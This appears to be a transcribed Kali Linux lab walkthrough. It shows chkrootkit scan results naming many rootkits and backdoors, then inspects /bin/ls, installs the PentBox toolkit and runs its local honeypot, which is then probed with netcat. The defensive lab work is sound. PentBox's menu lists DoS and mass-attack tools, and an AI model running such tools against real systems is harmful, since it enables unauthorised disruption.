Searching for suspicious files in /dev... not found
Searching for known suspicious directories ... not found
Searching for known suspicious files ... not found
Searching for sniffer's logs ... not found
Searching for processes executed from memory ... not found
Searching for HiDrootkit rootkit ... not found
Searching for t0rn rootkit ... not found
Searching for t0rn v8 (or variation) ... not found
Searching for Lion rootkit ... not found
Searching for RSHA rootkit ... not found
Searching for RH-Sharp rootkit ... not found
Searching for Ambient (ark) rootkit ... not found
Searching for suspicious files and dirs ... WARNING

WARNING: The following suspicious files and directories were found:
/usr/lib/jvm/.java-1.25.0-openjdk-amd64.jinfo [From Debian package: openjdk-2
5-jre-headless:amd64]
/usr/lib/ruby/vendor_ruby/rubygems/ssl/certs/.document [From Debian package:
ruby-rubygems]
/usr/lib/ruby/vendor_ruby/rubygems/vendor/uri/.document [From Debian package:
ruby-rubygems]
/usr/lib/ruby/vendor_ruby/rubygems/vendor/net-protocol/.document [From Debian
package: ruby-rubygems]
/usr/lib/ruby/vendor_ruby/rubygems/vendor/tsort/.document [From Debian packag
e: ruby-rubygems]
/usr/lib/ruby/vendor_ruby/rubygems/vendor/securerandom/.document [From Debian
package: ruby-rubygems]
/usr/lib/ruby/vendor_ruby/rubygems/vendor/optparse/.document [From Debian pac
kage: ruby-rubygems]
/usr/lib/ruby/vendor_ruby/rubygems/vendor/net-http/.document [From Debian pac
kage: ruby-rubygems]
/usr/lib/ruby/vendor_ruby/rubygems/vendor/molinillo/.document [From Debian pa
ckage: ruby-rubygems]
/usr/lib/ruby/vendor_ruby/rubygems/vendor/resolv/.document [From Debian packa
ge: ruby-rubygems]
/usr/lib/ruby/vendor_ruby/rubygems/vendor/timeout/.document [From Debian pack
```

```
Session Actions Edit View Help

/usr/lib/ruby/vendor_ruby/rubygems/vendor/optparse/.document [From Debian pac
kage: ruby-rubygems]
/usr/lib/ruby/vendor_ruby/rubygems/vendor/net-http/.document [From Debian pack
age: ruby-rubygems]
/usr/lib/ruby/vendor_ruby/rubygems/vendor/molinillo/.document [From Debian pa
ckage: ruby-rubygems]
/usr/lib/ruby/vendor_ruby/rubygems/vendor/resolv/.document [From Debian packa
ge: ruby-rubygems]
/usr/lib/ruby/vendor_ruby/rubygems/vendor/timeout/.document [From Debian pack
age: ruby-rubygems]
/usr/lib/gophish/static/endpoint/.gitignore [From Debian package: gophish]
/usr/lib/hashcat/modules/.gitkeep [From Debian package: hashcat]
/usr/lib/hashcat/bridges/.gitkeep [From Debian package: hashcat]
/usr/lib/firmware/ath11k/QCN9074/hw1.0/.notice [From Debian package: firmware
-atheros]
/usr/lib/python3/dist-packages/fastapi/.agents [From Debian package: python3-
fastapi]
/usr/lib/python3/dist-packages/numpy/f2py/tests/src/assumed_shape/.f2py_f2cma
p [From Debian package: python3-numpy]
/usr/lib/python3/dist-packages/numpy/f2py/tests/src/f2cmap/.f2py_f2cmap [From
Debian package: python3-numpy]
/usr/lib/python3/dist-packages/theHarvester/lib/api/static/.gitkeep [From Deb
ian package: theHarvester]
/usr/lib/python3/dist-packages/docx/templates/default-docx-template/.rels/.re
ls [From Debian package: python3-docx]
/usr/lib/python3/dist-packages/lsassy/resources/.gitkeep [From Debian package
: python3-lsassy]

Searching for LPD Worm ... not found
Searching for Ramen Worm rootkit ... not found
Searching for Maniac rootkit ... not found
Searching for RK17 rootkit ... not found
Searching for Ducoci rootkit ... not found
Searching for Adore Worm ... not found
Searching for ShitC Worm ... not found
Searching for Omega Worm ... not found
Searching for Sadmind/IIS Worm ... not found
Searching for MonKit ... not found
Searching for Showtee rootkit ... not found
Searching for Optickit ... not found
Searching for T.R.K ... not found
Searching for Mithra rootkit ... not found
Searching for OBSD rootkit v1... not tested
Searching for LOC rootkit ... not found
Searching for Romanian rootkit ... not found
Searching for HKRK rootkit ... not found
Searching for Suckit rootkit ... not found
Searching for Volc rootkit ... not found
Searching for Gold2 rootkit ... not found
Searching for TC2 rootkit ... not found
Searching for Anonoying rootkit ... not found
```

```
Session Actions Edit View Help

Searching for Gold2 rootkit ... not found
Searching for TC2 rootkit ... not found
Searching for Anonoying rootkit ... not found
Searching for ZK rootkit ... not found
Searching for Shikit rootkit ... not found
Searching for Ajakit rootkit ... not found
Searching for zaRwT rootkit ... not found
Searching for Madalin rootkit ... not found
Searching for Fu rootkit ... not found
Searching for Keng3 rootkit ... not found
Searching for ESrk rootkit ... not found
Searching for rootdoor ... not found
Searching for ENVELKM rootkit ... not found
Searching for common ssh-scanners ... not found
Searching for Linux/Ebury 1.4 - Operation Windigo ... not tested
Searching for Linux/Ebury 1.6 ... not found
Searching for 64-bit Linux Rootkit modules ... not found
Searching for Mumblehard ... not found
Searching for Backdoor.Linux.Mokes.a ... not found
Searching for Malicious TinyDNS ... not found
Searching for Linux.Xor.DDoS ... not found
Searching for Linux.Proxy.1.0 ... not found
Searching for CrossRAT ... not found
Searching for Hidden Cobra ... not found
Searching for Rocke Miner rootkit ... not found
Searching for PWNLNx4 lkm rootkit ... not found
Searching for PWNLNx6 lkm rootkit ... not found
Searching for Umbreon lkm ... not found
Searching for Kinsing.a backdoor rootkit ... not found
Searching for RotaJakiro backdoor rootkit ... not found
Searching for Syslogk LKM rootkit ... not found
Searching for Kovid LKM rootkit ... not tested
Searching for Tsunami DDoS Malware rootkit ... not found
Searching for Linux BPF Door ... not found
Searching for Linux Earth Lusca BackDoor ... not found
Searching for Linux Bootkitty ... not found
Searching for SSH WORM rootkit ... not found
Searching for suspect PHP files ... not found
Searching for zero-size shell history files in /root ... not found
Searching for hardlinked shell history files in /root ... not found
Checking 'aliens' ... finished
Checking 'asp' ... not infected
Checking 'bindshell' ... not found
Checking 'lkm' ... started
Searching for Adore LKM ... not tested
Searching for sebak LKM (Adore based) ... not tested
Searching for knark LKM rootkit ... not found
Searching for for hidden processes with chkproc ... not found
Searching for for hidden directories using chkdirs ... not found
Checking 'lkm' ... finished
```



```
Session  Actions  Edit  View  Help
Searching for for hidden processes with chkproc ...      not found
Searching for for hidden directories using chkdirs ...  not found
Checking `lkm' ...                                       finished
Checking `rexedcs' ...                                   not found
Checking `sniffer' ...                                   WARNING

WARNING: Output from ifpromisc:
eth0: PACKET SNIFFER(/usr/sbin/NetworkManager[622])
lo: not promisc and no packet sniffer sockets

Checking `w55808' ...                                   not found
Checking `wted' ...                                     not found
Checking `scalper' ...                                  not found
Checking `slapper' ...                                  not found
Checking `z2' ...                                        not found
Checking `chkutmp' ...                                  not tested
Checking `OSX_RSPLUG' ...                               not tested
```

6. Identify /bin/ls

```
file /bin/ls
```

```
(kali㉿kali)-[~]
$ file /bin/ls
/bin/ls: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically
linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=cfffcd57bea0
d21063e18b66ced151bd382d474, for GNU/Linux 3.2.0, stripped
```

7. Inspect printable strings

```
strings /bin/ls | less
```

```
(kali㉿kali)-[~]
$ strings /bin/ls | less
```

8. Calculate a SHA-256 hash

```
sha256sum /bin/ls
```

```
(kali㉿kali)-[~]  
$ sha256sum /bin/ls  
69236e4221b44dd6fbf0f3bf15f4ec618078fccb05322e3a9d6f5f790d0a91bb /bin/ls
```

9. Clone the Pentbox repository

```
git clone https://github.com/technicaldada/pentbox
```

```
(kali㉿kali)-[~]  
$ git clone https://github.com/technicaldada/pentbox  
Cloning into 'pentbox' ...  
remote: Enumerating objects: 29, done.  
remote: Counting objects: 100% (12/12), done.  
remote: Compressing objects: 100% (12/12), done.  
remote: Total 29 (delta 2), reused 0 (delta 0), pack-reused 17 (from 1)  
Receiving objects: 100% (29/29), 2.11 MiB | 5.05 MiB/s, done.  
Resolving deltas: 100% (4/4), done.
```

10. Enter the downloaded directory

```
cd pentbox
```

```
(kali㉿kali)-[~]  
$ cd pentbox
```

11. List its contents

```
ls
```

```
(kali㉿kali)-[~/pentbox]  
$ ls  
pentbox.tar.gz  README.md
```

12. Unzip it

```
tar -xzf filename
```

```
(kali㉿kali)-[~/pentbox]  
$ tar -xzf pentbox.tar.gz
```

13. Enter the Pentbox program directory

```
cd pentbox-1.8/
```

```
(kali㉿kali)-[~/pentbox]  
$ ls  
pentbox-1.8  pentbox.tar.gz  README.md
```

```
(kali㉿kali)-[~/pentbox]  
$ cd pentbox-1.8
```

14. List the files again

```
ls
```

```
(kali㉿kali)-[~/pentbox/pentbox-1.8]  
$ ls  
changelog.txt  lib      pb_update.rb  readme.txt  tools  
COPYING.txt   other    pentbox.rb    todo.txt
```

15. Start Pentbox

```
ruby ./pentbox.rb
```

```
(kali㉿kali)-[~/pentbox/pentbox-1.8]  
$ ruby pentbox.rb
```

```
(kali@kali)-[~/pentbox/pentbox-1.8]
$ ruby pentbox.rb
```

PentBox 1.8

```
.!!!!!!:..
~~~~!!!!!!..
:$$$NW$!!:
$$$$$##WX!:.
$$$$$ $$$UX: !! UW$$$$$$$$$$$ 4$$$$$*
^$$$$B $$$ $$$$$$$$$$$$ d$$R*
**$bd$$$$$ '*$$$$$$$$$$$$$o+#
      ****      *****
```

```
----- Menu ruby3.3.8 @ x86_64-linux-gnu
```

- 1- Cryptography tools
 - 2- Network tools
 - 3- Web
 - 4- Ip grabber
 - 5- Geolocation ip
 - 6- Mass attack
 - 7- License and contact
 - 8- Exit
- 2

- 1- Net DoS Tester
- 2- TCP port scanner
- 3- Honeypot
- 4- Fuzzer
- 5- DNS and host gathering
- 6- MAC address geolocation (samy.pl)

0- Back

→ 3

// Honeypot //

You must run PentBox with root privileges.

Select option.

- 1- Fast Auto Configuration
- 2- Manual Configuration [Advanced Users, more options]

→ 1

HONEYPOT ACTIVATED ON PORT 80 (2026-08-21 09:11:19 -0400)

INTRUSION ATTEMPT DETECTED! from 127.0.0.1:54326 (2026-08-21 09:12:06 -0400)

hello


^C

[*] EXITING ...

```
(kali@kali)-[~/pentbox/pentbox-1.8]
$
```

16. Open another terminal and connect with Netcat

```
nc 127.0.0.1 80
```



The screenshot shows a Kali Linux terminal window with a dark blue background and a faint dragon logo. The terminal title bar reads "kali@kali: ~". The menu bar includes "Session", "Actions", "Edit", "View", and "Help". The terminal content shows a Netcat listener on 127.0.0.1 port 80 receiving a connection. It receives the word "hello" followed by an HTTP response. The response includes a status line "2026-08-21 09:11:19 -0400" and an "Access denied" message in the body. The prompt returns to the shell.

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ nc 127.0.0.1 80  
hello  
<HEAD>  
<TITLE>Access denied</TITLE>  
</HEAD>  
<H2>Access denied</H2>  
<P>  
2026-08-21 09:11:19 -0400  
</P>  
(kali@kali)-[~]  
$
```